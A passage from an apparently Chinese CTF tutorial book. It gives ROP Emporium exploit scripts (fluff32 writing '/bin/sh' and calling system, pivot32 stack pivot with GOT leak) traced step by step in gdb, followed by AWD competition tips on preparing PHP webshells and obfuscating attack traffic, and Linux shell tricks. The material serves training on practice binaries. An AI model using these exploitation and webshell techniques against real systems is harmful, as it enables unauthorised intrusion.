64 位程序也是一样的，注意参数传递就好了。

fluff32

这个练习与上面没有太大区别，难点在于我们能找到的 gadgets 不是那么直接，有一个技巧是因为我们的目的是写入字符串，那么必然需要 `mov [reg], reg` 这样的 gadgets，我们就从这里出发，倒推所需的 gadgets。

```
$ ropgadget --binary fluff32 --only "mov|pop|ret|xor|xchg"
...
0x08048693 : mov dword ptr [ecx], edx ; pop ebp ; pop ebx ; xor
byte ptr [ecx], bl ; ret
0x080483e1 : pop ebx ; ret
0x08048689 : xchg edx, ecx ; pop ebp ; mov edx, 0xdefaced0 ; ret
0x0804867b : xor edx, ebx ; pop ebp ; mov edi, 0xdeadbabe ; ret
0x08048671 : xor edx, edx ; pop esi ; mov ebp, 0xcafebabe ; ret
```

我们看到一个这样的 `mov dword ptr [ecx], edx ;`，可以想到我们将地址放进 `ecx`，将数据放进 `edx`，从而将数据写入到地址中。payload 如下：

```
from zio import *

system_plt   = 0x08048430
data_addr    = 0x0804a028

pop_ebx      = 0x080483e1
mov_ecx_edx  = 0x08048693
xchg_edx_ecx = 0x08048689
xor_edx_ebx  = 0x0804867b
xor_edx_edx  = 0x08048671

def write_data(data, addr):
    # addr -> ecx
    payload  = ""
    payload += l32(xor_edx_edx)
    payload += "BBBB"
    payload += l32(pop_ebx)
```

```
    payload += l32(addr)
    payload += l32(xor_edx_ebx)
    payload += "BBBB"
    payload += l32(xchg_edx_ecx)
    payload += "BBBB"

    # data -> edx
    payload += l32(xor_edx_edx)
    payload += "BBBB"
    payload += l32(pop_ebx)
    payload += data
    payload += l32(xor_edx_ebx)
    payload += "BBBB"

    # edx -> [ecx]
    payload += l32(mov_ecx_edx)
    payload += "BBBB"
    payload += l32(0)

    return payload

payload  = ""
payload += "A"*44

payload += write_data("/bin", data_addr)
payload += write_data("/sh\x00", data_addr + 4)

payload += l32(system_plt)
payload += "BBBB"
payload += l32(data_addr)

io = zio('./fluff32')
io.writeline(payload)
io.interact()
```

fluff

提示：在使用 ropgadget 搜索时加上参数 `--depth` 可以得到更大长度的 gadgets。

pivot32

这是挑战的最后一题，难度突然增加。首先是动态库，动态库中函数的相对位置是固定的，所以如果我们知道其中一个函数的地址，就可以通过相对位置关系得到其他任意函数的地址。在开启 ASLR 的情况下，动态库加载到内存中的地址是变化的，但并不影响库中函数的相对位置，所以我们要想办法先泄露出某个函数的地址，从而得到目标函数地址。

通过分析我们知道该程序从动态库 `libpivot32.so` 中导入了函数 `foothold_function()`，但在程序逻辑中并没有调用，而在 `libpivot32.so` 中还有我们需要的函数 `ret2win()`。

现在我们知道了可以泄露的函数 `foothold_function()`，那么怎么泄露呢。前面我们已经简单介绍了延时绑定技术，当我们在调用如 `func@plt()` 的时候，系统才会将真正的 `func()` 函数地址写入到 GOT 表的 `func.got.plt` 中，然后 `func@plt()` 根据 `func.got.plt` 跳转到真正的 `func()` 函数上去。

最后是该挑战最重要的部分，程序运行我们有两次输入，第一次输入被放在一个由 `malloc()` 函数分配的堆上，当然为了降低难度，程序特地将该地址打印了出来，第二次的输入则被放在一个大小限制为 13 字节的栈上，这个空间不足以让我们执行很多东西，所以需要运用 stack pivot，即通过覆盖调用者的 ebp，将栈帧转移到另一个地方，同时控制 eip，即可改变程序的执行流，通常的 payload（这里称为副payload）结构如下：

```
buffer padding | fake ebp | leave;ret addr |
```

这样函数的返回地址就被覆盖为 leave;ret 指令的地址，这样程序在执行完其原本的 leave;ret 后，又执行了一次 leave;ret。

另外 fake ebp 指向我们另一段 payload（这里称为主payload）的 ebp，即 主 payload 地址减 4 的地方，当然你也可以在构造 主payload 时在前面加 4 个字节的 padding 作为 ebp：

```
ebp | payload
```

我们知道一个函数的入口点通常是：

```
push ebp
mov  ebp,esp
```

leave 指令相当于：

```
mov esp,ebp
pop ebp
```

ret 指令为相当于：

```
pop eip
```

如果遇到一种情况，我们可以控制的栈溢出的字节数比较小，不能完成全部的工作，同时程序开启了 PIE 或者系统开启了 ASLR，但同时在程序的另一个地方有足够的空间可以写入 payload，并且可执行，那么我们就将栈转移到那个地方去。

完整的 exp 如下：

```
from pwn import *

#context.log_level = 'debug'
#context.terminal = ['konsole']
io = process('./pivot32')
elf = ELF('./pivot32')
libp = ELF('./libpivot32.so')

leave_ret = 0x0804889f

foothold_plt     = elf.plt['foothold_function'] # 0x080485f0
foothold_got_plt = elf.got['foothold_function'] # 0x0804a024

pop_eax      = 0x080488c0
pop_ebx      = 0x08048571
mov_eax_eax  = 0x080488c4
add_eax_ebx  = 0x080488c7
call_eax     = 0x080486a3
```

```
foothold_sym = libp.symbols['foothold_function']
ret2win_sym  = libp.symbols['ret2win']
offset = int(ret2win_sym - foothold_sym) # 0x1f7

leakaddr  = int(io.recv().split()[20], 16)

# calls foothold_function() to populate its GOT entry, then quer
ies that value into EAX
#gdb.attach(io)
payload_1 = ""
payload_1 += p32(foothold_plt)
payload_1 += p32(pop_eax)
payload_1 += p32(foothold_got_plt)
payload_1 += p32(mov_eax_eax)
payload_1 += p32(pop_ebx)
payload_1 += p32(offset)
payload_1 += p32(add_eax_ebx)
payload_1 += p32(call_eax)

io.sendline(payload_1)

# ebp = leakaddr-4, esp = leave_ret
payload_2 = ""
payload_2 += "A"*40
payload_2 += p32(leakaddr-4) + p32(leave_ret)

io.sendline(payload_2)

print io.recvall()
```

这里我们在 gdb 中验证一下，在 pwnme() 函数的 leave 处下断点：

```
gdb-peda$ b *0x0804889f
Breakpoint 1 at 0x804889f
gdb-peda$ c
Continuing.
[----------------------------------registers-------------------
---------------]
EAX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
```

```
4\b\n")
EBX: 0x0
ECX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EDX: 0xf7731860 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0xffe7ec68 --> 0xf755cf0c --> 0x0
ESP: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EIP: 0x804889f (<pwnme+173>:    leave)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x8048896 <pwnme+164>:       call   0x80485b0 <fgets@plt>
   0x804889b <pwnme+169>:       add    esp,0x10
   0x804889e <pwnme+172>:       nop
=> 0x804889f <pwnme+173>:       leave
   0x80488a0 <pwnme+174>:       ret
   0x80488a1 <uselessFunction>: push   ebp
   0x80488a2 <uselessFunction+1>:       mov    ebp,esp
   0x80488a4 <uselessFunction+3>:       sub    esp,0x8
[-------------------------------------stack---------------------
---------------]
0000| 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\0
04\b\n")
0004| 0xffe7ec44 ('A' <repeats 36 times>, "\f\317U\367\237\210\0
04\b\n")
0008| 0xffe7ec48 ('A' <repeats 32 times>, "\f\317U\367\237\210\0
04\b\n")
0012| 0xffe7ec4c ('A' <repeats 28 times>, "\f\317U\367\237\210\0
04\b\n")
0016| 0xffe7ec50 ('A' <repeats 24 times>, "\f\317U\367\237\210\0
04\b\n")
0020| 0xffe7ec54 ('A' <repeats 20 times>, "\f\317U\367\237\210\0
04\b\n")
0024| 0xffe7ec58 ('A' <repeats 16 times>, "\f\317U\367\237\210\0
04\b\n")
0028| 0xffe7ec5c ('A' <repeats 12 times>, "\f\317U\367\237\210\0
```

```
04\b\n")
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804889f in pwnme ()
gdb-peda$ x/10w 0xffe7ec68
0xffe7ec68:     0xf755cf0c      0x0804889f      0xf755000a
0x00000000
0xffe7ec78:     0x00000002      0x00000000      0x00000001
0xffe7ed44
0xffe7ec88:     0xf755cf10      0xf655d010
gdb-peda$ x/10w 0xf755cf0c
0xf755cf0c:     0x00000000      0x080485f0      0x080488c0
0x0804a024
0xf755cf1c:     0x080488c4      0x08048571      0x000001f7
0x080488c7
0xf755cf2c:     0x080486a3      0x0000000a
```

执行第一次 leave;ret 之前，我们看到 EBP 指向 fake ebp，即 `0xf755cf0c`，fake ebp 指向 主payload 的 ebp，而在 fake ebp 后面是 leave;ret 的地址 `0x0804889f`，即返回地址。

执行第一次 leave：

```
gdb-peda$ n
[----------------------------------registers-------------------
---------------]
EAX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EBX: 0x0
ECX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EDX: 0xf7731860 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0xf755cf0c --> 0x0
ESP: 0xffe7ec6c --> 0x804889f (<pwnme+173>:     leave)
EIP: 0x80488a0 (<pwnme+174>:    ret)
```

```
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x804889b <pwnme+169>:       add    esp,0x10
   0x804889e <pwnme+172>:       nop
   0x804889f <pwnme+173>:       leave
=> 0x80488a0 <pwnme+174>:       ret
   0x80488a1 <uselessFunction>: push   ebp
   0x80488a2 <uselessFunction+1>:       mov    ebp,esp
   0x80488a4 <uselessFunction+3>:       sub    esp,0x8
   0x80488a7 <uselessFunction+6>:       call   0x80485f0 <footho
ld_function@plt>
[-------------------------------------stack--------------------
---------------]
0000| 0xffe7ec6c --> 0x804889f (<pwnme+173>:    leave)
0004| 0xffe7ec70 --> 0xf755000a --> 0x0
0008| 0xffe7ec74 --> 0x0
0012| 0xffe7ec78 --> 0x2
0016| 0xffe7ec7c --> 0x0
0020| 0xffe7ec80 --> 0x1
0024| 0xffe7ec84 --> 0xffe7ed44 --> 0xffe808cf ("./pivot32")
0028| 0xffe7ec88 --> 0xf755cf10 --> 0x80485f0 (<foothold_functio
n@plt>: jmp    DWORD PTR ds:0x804a024)
[-------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x080488a0 in pwnme ()
```

EBP 的值 `0xffe7ec68` 被赋值给 ESP，然后从栈中弹出 `0xf755cf0c` ，即 fake ebp 并赋值给 EBP，同时 ESP+4= `0xffe7ec6c` ，指向第二次的 leave。

执行第一次 ret：

```
gdb-peda$ n
[----------------------------------registers-------------------
---------------]
EAX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EBX: 0x0
```

```
ECX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EDX: 0xf7731860 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0xf755cf0c --> 0x0
ESP: 0xffe7ec70 --> 0xf755000a --> 0x0
EIP: 0x804889f (<pwnme+173>:    leave)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x8048896 <pwnme+164>:       call   0x80485b0 <fgets@plt>
   0x804889b <pwnme+169>:       add    esp,0x10
   0x804889e <pwnme+172>:       nop
=> 0x804889f <pwnme+173>:       leave
   0x80488a0 <pwnme+174>:       ret
   0x80488a1 <uselessFunction>: push   ebp
   0x80488a2 <uselessFunction+1>:       mov    ebp,esp
   0x80488a4 <uselessFunction+3>:       sub    esp,0x8
[-------------------------------------stack---------------------
---------------]
0000| 0xffe7ec70 --> 0xf755000a --> 0x0
0004| 0xffe7ec74 --> 0x0
0008| 0xffe7ec78 --> 0x2
0012| 0xffe7ec7c --> 0x0
0016| 0xffe7ec80 --> 0x1
0020| 0xffe7ec84 --> 0xffe7ed44 --> 0xffe808cf ("./pivot32")
0024| 0xffe7ec88 --> 0xf755cf10 --> 0x80485f0 (<foothold_functio
n@plt>: jmp    DWORD PTR ds:0x804a024)
0028| 0xffe7ec8c --> 0xf655d010 --> 0x0
[-----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804889f in pwnme ()
```

EIP= `0x804889f` ，同时 ESP+4。

第二次 leave：

```
gdb-peda$ n
[----------------------------------registers-----------------------
---------------]
EAX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EBX: 0x0
ECX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EDX: 0xf7731860 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0x0
ESP: 0xf755cf10 --> 0x80485f0 (<foothold_function@plt>: jmp    D
WORD PTR ds:0x804a024)
EIP: 0x80488a0 (<pwnme+174>:    ret)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x804889b <pwnme+169>:       add    esp,0x10
   0x804889e <pwnme+172>:       nop
   0x804889f <pwnme+173>:       leave
=> 0x80488a0 <pwnme+174>:       ret
   0x80488a1 <uselessFunction>: push   ebp
   0x80488a2 <uselessFunction+1>:       mov    ebp,esp
   0x80488a4 <uselessFunction+3>:       sub    esp,0x8
   0x80488a7 <uselessFunction+6>:       call   0x80485f0 <footho
ld_function@plt>
[-------------------------------------stack---------------------
---------------]
0000| 0xf755cf10 --> 0x80485f0 (<foothold_function@plt>:
jmp    DWORD PTR ds:0x804a024)
0004| 0xf755cf14 --> 0x80488c0 (<usefulGadgets>:        pop    e
ax)
0008| 0xf755cf18 --> 0x804a024 --> 0x80485f6 (<foothold_function
@plt+6>:        push   0x30)
0012| 0xf755cf1c --> 0x80488c4 (<usefulGadgets+4>:      mov    e
ax,DWORD PTR [eax])
0016| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
```

```
0020| 0xf755cf24 --> 0x1f7
0024| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    e
ax,ebx)
0028| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:
call   eax)
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x080488a0 in pwnme ()
gdb-peda$ x/10w 0xf755cf10
0xf755cf10:     0x080485f0      0x080488c0      0x0804a024
0x080488c4
0xf755cf20:     0x08048571      0x000001f7      0x080488c7
0x080486a3
0xf755cf30:     0x0000000a      0x00000000
```

EBP 的值 `0xf755cf0c` 被赋值给 ESP，并将 主payload 的 ebp 赋值给 EBP，同时 ESP+4= `0xf755cf10` ，这个值正是我们 主payload 的地址。

第二次 ret：

```
gdb-peda$ n
[----------------------------------registers-------------------
---------------]
EAX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EBX: 0x0
ECX: 0xffe7ec40 ('A' <repeats 40 times>, "\f\317U\367\237\210\00
4\b\n")
EDX: 0xf7731860 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0x0
ESP: 0xf755cf14 --> 0x80488c0 (<usefulGadgets>: pop    eax)
EIP: 0x80485f0 (<foothold_function@plt>:        jmp    DWORD PTR
 ds:0x804a024)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
```

```
   0x80485e0 <exit@plt>:        jmp    DWORD PTR ds:0x804a020
   0x80485e6 <exit@plt+6>:      push   0x28
   0x80485eb <exit@plt+11>:     jmp    0x8048580
=> 0x80485f0 <foothold_function@plt>:   jmp    DWORD PTR ds:0x80
4a024
 | 0x80485f6 <foothold_function@plt+6>: push   0x30
 | 0x80485fb <foothold_function@plt+11>:        jmp    0x8048580
 | 0x8048600 <__libc_start_main@plt>:   jmp    DWORD PTR ds:0x80
4a028
 | 0x8048606 <__libc_start_main@plt+6>: push   0x38
 |->   0x80485f6 <foothold_function@plt+6>:     push   0x30
       0x80485fb <foothold_function@plt+11>:    jmp    0x8048580
       0x8048600 <__libc_start_main@plt>:       jmp    DWORD PTR
 ds:0x804a028
       0x8048606 <__libc_start_main@plt+6>:     push   0x38

  JUMP is taken
[-------------------------------------stack----------------------
---------------]
0000| 0xf755cf14 --> 0x80488c0 (<usefulGadgets>:        pop    e
ax)
0004| 0xf755cf18 --> 0x804a024 --> 0x80485f6 (<foothold_function
@plt+6>:        push   0x30)
0008| 0xf755cf1c --> 0x80488c4 (<usefulGadgets+4>:      mov    e
ax,DWORD PTR [eax])
0012| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
0016| 0xf755cf24 --> 0x1f7
0020| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    e
ax,ebx)
0024| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:
call   eax)
0028| 0xf755cf30 --> 0xa ('\n')
[-----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x080485f0 in foothold_function@plt ()
```

成功跳转到 `foothold_function@plt` ，接下来系统通过 `_dl_runtime_resolve` 等步骤，将真正的地址写入到 `.got.plt` 中，我们构造 gadget 泄露出该地址地址，然后计算出 `ret2win()` 的地址，调用它，就成功了。

地址泄露的过程：

```
gdb-peda$ n
[----------------------------------registers-----------------------
---------------]
EAX: 0x54 ('T')
EBX: 0x0
ECX: 0x54 ('T')
EDX: 0xf7731854 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0x0
ESP: 0xf755cf18 --> 0x804a024 --> 0xf7772770 (<foothold_function
>:      push   ebp)
EIP: 0x80488c0 (<usefulGadgets>:        pop    eax)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x80488ba:   xchg   ax,ax
   0x80488bc:   xchg   ax,ax
   0x80488be:   xchg   ax,ax
=> 0x80488c0 <usefulGadgets>:   pop    eax
   0x80488c1 <usefulGadgets+1>: ret
   0x80488c2 <usefulGadgets+2>: xchg   esp,eax
   0x80488c3 <usefulGadgets+3>: ret
   0x80488c4 <usefulGadgets+4>: mov    eax,DWORD PTR [eax]
[-------------------------------------stack---------------------
---------------]
0000| 0xf755cf18 --> 0x804a024 --> 0xf7772770 (<foothold_functio
n>:     push   ebp)
0004| 0xf755cf1c --> 0x80488c4 (<usefulGadgets+4>:      mov    e
ax,DWORD PTR [eax])
0008| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
0012| 0xf755cf24 --> 0x1f7
```

```
0016| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    e
ax,ebx)
0020| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:
call   eax)
0024| 0xf755cf30 --> 0xa ('\n')
0028| 0xf755cf34 --> 0x0
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x080488c0 in usefulGadgets ()
gdb-peda$ n
[----------------------------------registers-----------------------
---------------]
EAX: 0x804a024 --> 0xf7772770 (<foothold_function>:     push   e
bp)
EBX: 0x0
ECX: 0x54 ('T')
EDX: 0xf7731854 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0x0
ESP: 0xf755cf1c --> 0x80488c4 (<usefulGadgets+4>:       mov    e
ax,DWORD PTR [eax])
EIP: 0x80488c1 (<usefulGadgets+1>:      ret)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x80488bc:   xchg   ax,ax
   0x80488be:   xchg   ax,ax
   0x80488c0 <usefulGadgets>:   pop    eax
=> 0x80488c1 <usefulGadgets+1>: ret
   0x80488c2 <usefulGadgets+2>: xchg   esp,eax
   0x80488c3 <usefulGadgets+3>: ret
   0x80488c4 <usefulGadgets+4>: mov    eax,DWORD PTR [eax]
   0x80488c6 <usefulGadgets+6>: ret
[-------------------------------------stack---------------------
---------------]
0000| 0xf755cf1c --> 0x80488c4 (<usefulGadgets+4>:      mov    e
ax,DWORD PTR [eax])
```

```
0004| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
0008| 0xf755cf24 --> 0x1f7
0012| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    e
ax,ebx)
0016| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:
call   eax)
0020| 0xf755cf30 --> 0xa ('\n')
0024| 0xf755cf34 --> 0x0
0028| 0xf755cf38 --> 0x0
[-------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x080488c1 in usefulGadgets ()
gdb-peda$ n
[----------------------------------registers-------------------
---------------]
EAX: 0x804a024 --> 0xf7772770 (<foothold_function>:     push   e
bp)
EBX: 0x0
ECX: 0x54 ('T')
EDX: 0xf7731854 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0x0
ESP: 0xf755cf20 --> 0x8048571 (<_init+33>:      pop    ebx)
EIP: 0x80488c4 (<usefulGadgets+4>:      mov    eax,DWORD PTR [ea
x])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x80488c1 <usefulGadgets+1>: ret
   0x80488c2 <usefulGadgets+2>: xchg   esp,eax
   0x80488c3 <usefulGadgets+3>: ret
=> 0x80488c4 <usefulGadgets+4>: mov    eax,DWORD PTR [eax]
   0x80488c6 <usefulGadgets+6>: ret
   0x80488c7 <usefulGadgets+7>: add    eax,ebx
   0x80488c9 <usefulGadgets+9>: ret
   0x80488ca <usefulGadgets+10>:        xchg   ax,ax
[-------------------------------------stack----------------------
```

```
---------------]
0000| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
0004| 0xf755cf24 --> 0x1f7
0008| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    e
ax,ebx)
0012| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:
call   eax)
0016| 0xf755cf30 --> 0xa ('\n')
0020| 0xf755cf34 --> 0x0
0024| 0xf755cf38 --> 0x0
0028| 0xf755cf3c --> 0x0
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x080488c4 in usefulGadgets ()
gdb-peda$ n
[----------------------------------registers-----------------------
---------------]
EAX: 0xf7772770 (<foothold_function>:   push   ebp)
EBX: 0x0
ECX: 0x54 ('T')
EDX: 0xf7731854 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0x0
ESP: 0xf755cf20 --> 0x8048571 (<_init+33>:      pop    ebx)
EIP: 0x80488c6 (<usefulGadgets+6>:      ret)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code-----------------------
---------------]
   0x80488c2 <usefulGadgets+2>: xchg   esp,eax
   0x80488c3 <usefulGadgets+3>: ret
   0x80488c4 <usefulGadgets+4>: mov    eax,DWORD PTR [eax]
=> 0x80488c6 <usefulGadgets+6>: ret
   0x80488c7 <usefulGadgets+7>: add    eax,ebx
   0x80488c9 <usefulGadgets+9>: ret
   0x80488ca <usefulGadgets+10>:        xchg   ax,ax
   0x80488cc <usefulGadgets+12>:        xchg   ax,ax
[-------------------------------------stack----------------------
```

```
---------------]
0000| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
0004| 0xf755cf24 --> 0x1f7
0008| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    e
ax,ebx)
0012| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:
call   eax)
0016| 0xf755cf30 --> 0xa ('\n')
0020| 0xf755cf34 --> 0x0
0024| 0xf755cf38 --> 0x0
0028| 0xf755cf3c --> 0x0
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x080488c6 in usefulGadgets ()
```

pivot

基本同上，但你可以尝试把修改 rsp 的部分也用 gadgets 来实现，这样做的好处是我们不需要伪造一个堆栈，即不用管 ebp 的地址。如：

```
payload_2  = ""
payload_2 += "A" * 40
payload_2 += p64(pop_rax)
payload_2 += p64(leakaddr)
payload_2 += p64(xchg_rax_rsp)
```

实际上，我本人正是使用这种方法，因为我在构建 payload 时，`0x0000000000400ae0 <+165>: leave`，leave;ret 的地址存在截断字符 `0a`，这样就不能通过正常的方式写入缓冲区，当然这也是可以解决的，比如先将 `0a` 换成非截断字符，之后再使用寄存器将 `0a` 写入该地址，这也是通常解决缓冲区中截断字符的方法，但是这样做难度太大，不推荐，感兴趣的读者可以尝试一下。

这样基本的 ROP 也就介绍完了，更高级的用法会在后面的章节中再介绍，所谓的高级，也就是 gadgets 构造更加巧妙，运用操作系统的知识更加底层而已。

练习

ROP Emporium 中有几个 64 位程序在这里没有给出 payload，就留作联系吧，答案都可以在这里找到：ROP Emporium Writeup

更多资料

- ROP Emporium
- 一步一步学 ROP 系列
- 64-bit Linux Return-Oriented Programming
- Introduction to return oriented programming (ROP)
- Return-Oriented Programming:Systems, Languages, and Applications

3.3.5 堆溢出

3.4 Web

3.5 Misc

CTF中的Misc类题目，也称杂项题目，一般情况下包含取证分析、隐写术、编程等类型。

What should I learn？

- 熟练掌握一门脚本语言(如Python)
- 熟悉计算机组成原理、常见文件类型，熟悉各类网络协议

3.5.1 Steg

3.5.1.1 Tools

- Stegsolve
- binwalk

3.6 Mobile

第四章 技巧篇

4.1 AWD Model

Advanced

> Attack With Defence，简而言之就是你既是一个 hacker，又是一个 manager。 比赛形式：一般就是一个 ssh 对应一个web服务，然后flag五分钟一轮，各队一般都有自己的初始分数，flag 被拿会被拿走 flag 的队伍均分，主办方会对每个队伍的服务进行 check，check 不过就扣分，扣除的分值由服务 check 正常的队伍均分。

How can I get flag?

1. web 主要是向目标服务器发送 http 请求，返回 flag
2. bin 主要是通过 exploit 脚本读取 `/home/username` 下某个文件夹下的 flag 文件

Web 题目类型

1. 出题人自己写的 CMS 或者魔改后的 CMS(注意最新漏洞、1day 漏洞等)
2. 常见(比如 `Wordpress` 博客啊、`Discuz!` 论坛啊)或者不常见 CMS 等
3. 框架型漏洞(CI等)

Bin 题目类型

大部分是 PWN，题目类型包括栈、堆、格式化字符串等等。

About Web

- 如何在 CTF 中当搅屎棍
- AWD 模式生存技巧
- 能力：
  - 漏洞反应能力
  - 快速编写脚本
  - web代码审计
- 心态放好，因为 web 比较容易抓取流量，所以即使我们被打，我们也可以及时通过分析流量去查看别的队伍的 payload，从而进行反打。
- 脚本准备：一句话，文件包含，不死马、禁止文件上传等
- 警惕 **web** 弱口令，用最快的速度去补。

About Bin

- 能力：
  - 迅速找到二进制文件的漏洞，迅速打 patch 的能力
  - 全场打 pwn 的 exp 脚本编写
  - 熟悉服务器运维
  - 尽快摸清楚比赛的 check 机制
  - 如果二进制分析遇到障碍难以进行，那就去帮帮 web 选手运维
- 看看现场环境是否可以提权，这样可以方便我们搞操作（如魔改 libc 等等）

TIPS

- 如果自己拿到 FB， 先用 NPC 服务器或者自己服务器测试，格外小心自己的 payload 不要被别的队伍抓取到, 写打全场的 exp 时，一定要加入混淆流量。
- 提前准备好 PHP 一句话木马等等脚本。
- 小心其他队伍恶意攻击使我们队伍机器的服务不能正常运行，因此一定要备份服务器的配置。
- 尽可能在不搞崩服务和绕过 check 的情况下，上 WAF，注意分析别人打过来的流量，如果没有混淆，可以大大加快我们的漏洞分析速度。
- 工具准备: 中国菜刀、 Nmap、Xshell、 合适的扫描器等。
- 心态不要崩.
- 不要忽视 Github 等平台，可能会有写好的 exp 可以用。

4.2 Linux 命令行技巧

通配符

- `*`：匹配任意字符
  - `ls test*`
- `?`：匹配任意单个字符
  - `ls test?`
- `[...]`：匹配括号内的任意单个字符
  - `ls test[123]`
- `[!...]`：匹配除括号内字符以外的单个字符
  - `ls test[!123]`

重定向输入字符

有时候我们需要在 shell 里输入键盘上没有对应的字符，如 `0x1F`，就需要使用重定向输入。下面是一个例子：源码

```
[firmy@manjaro ~]$ cat text.c
#include<stdio.h>
#include<string.h>
void main() {
    char data[8];
    char str[8];
    printf("请输入十六进制为 0x1f 的字符: ");
    sprintf(str, "%c", 31);
    scanf("%s", data);
    if (!strcmp((const char *)data, (const char *)str)) {
        printf("correct\n");
    } else {
        printf("wrong\n");
    }
}
[firmy@manjaro ~]$ ./a.out
请输入十六进制为 0x1f 的字符: 0x1f
wrong
[firmy@manjaro ~]$ echo -e "\x1f"

[firmy@manjaro ~]$ echo -e "\x1f" | ./a.out
请输入十六进制为 0x1f 的字符: correct
```

从可执行文件中提取 **shellcode**

```
for i in `objdump -d print_flag | tr '\t' ' ' | tr ' ' '\n' | eg
rep '^[0-9a-f]{2}$' ` ; do echo -n "\x$i" ; done
```

注意：在 objdump 中空字节可能会被删除。

查看进程虚拟地址空间

有时我们需要知道一个进程的虚拟地址空间是如何使用的，以确定栈是否是可执行的。

```
$ cat /proc/<PID>/maps
```

下面我们分别来看看可执行栈和不可执行栈的不同：

```
$ cat hello.c
#include <stdio.h>
void main()
```

```
{
    char buf[128];
    scanf("hello, world: %s\n", buf);
}

$ gcc hello.c -o a.out1

$ ./a.out1 &
[1] 7403

$ cat /proc/7403/maps
555555554000-555555555000 r-xp 00000000 08:01 26389924
         /home/firmy/a.out1
555555754000-555555755000 r--p 00000000 08:01 26389924
         /home/firmy/a.out1
555555755000-555555756000 rw-p 00001000 08:01 26389924
         /home/firmy/a.out1
555555756000-555555777000 rw-p 00000000 00:00 0
         [heap]
7ffff7a33000-7ffff7bd0000 r-xp 00000000 08:01 21372436
         /usr/lib/libc-2.25.so
7ffff7bd0000-7ffff7dcf000 ---p 0019d000 08:01 21372436
         /usr/lib/libc-2.25.so
7ffff7dcf000-7ffff7dd3000 r--p 0019c000 08:01 21372436
         /usr/lib/libc-2.25.so
7ffff7dd3000-7ffff7dd5000 rw-p 001a0000 08:01 21372436
         /usr/lib/libc-2.25.so
7ffff7dd5000-7ffff7dd9000 rw-p 00000000 00:00 0
7ffff7dd9000-7ffff7dfc000 r-xp 00000000 08:01 21372338
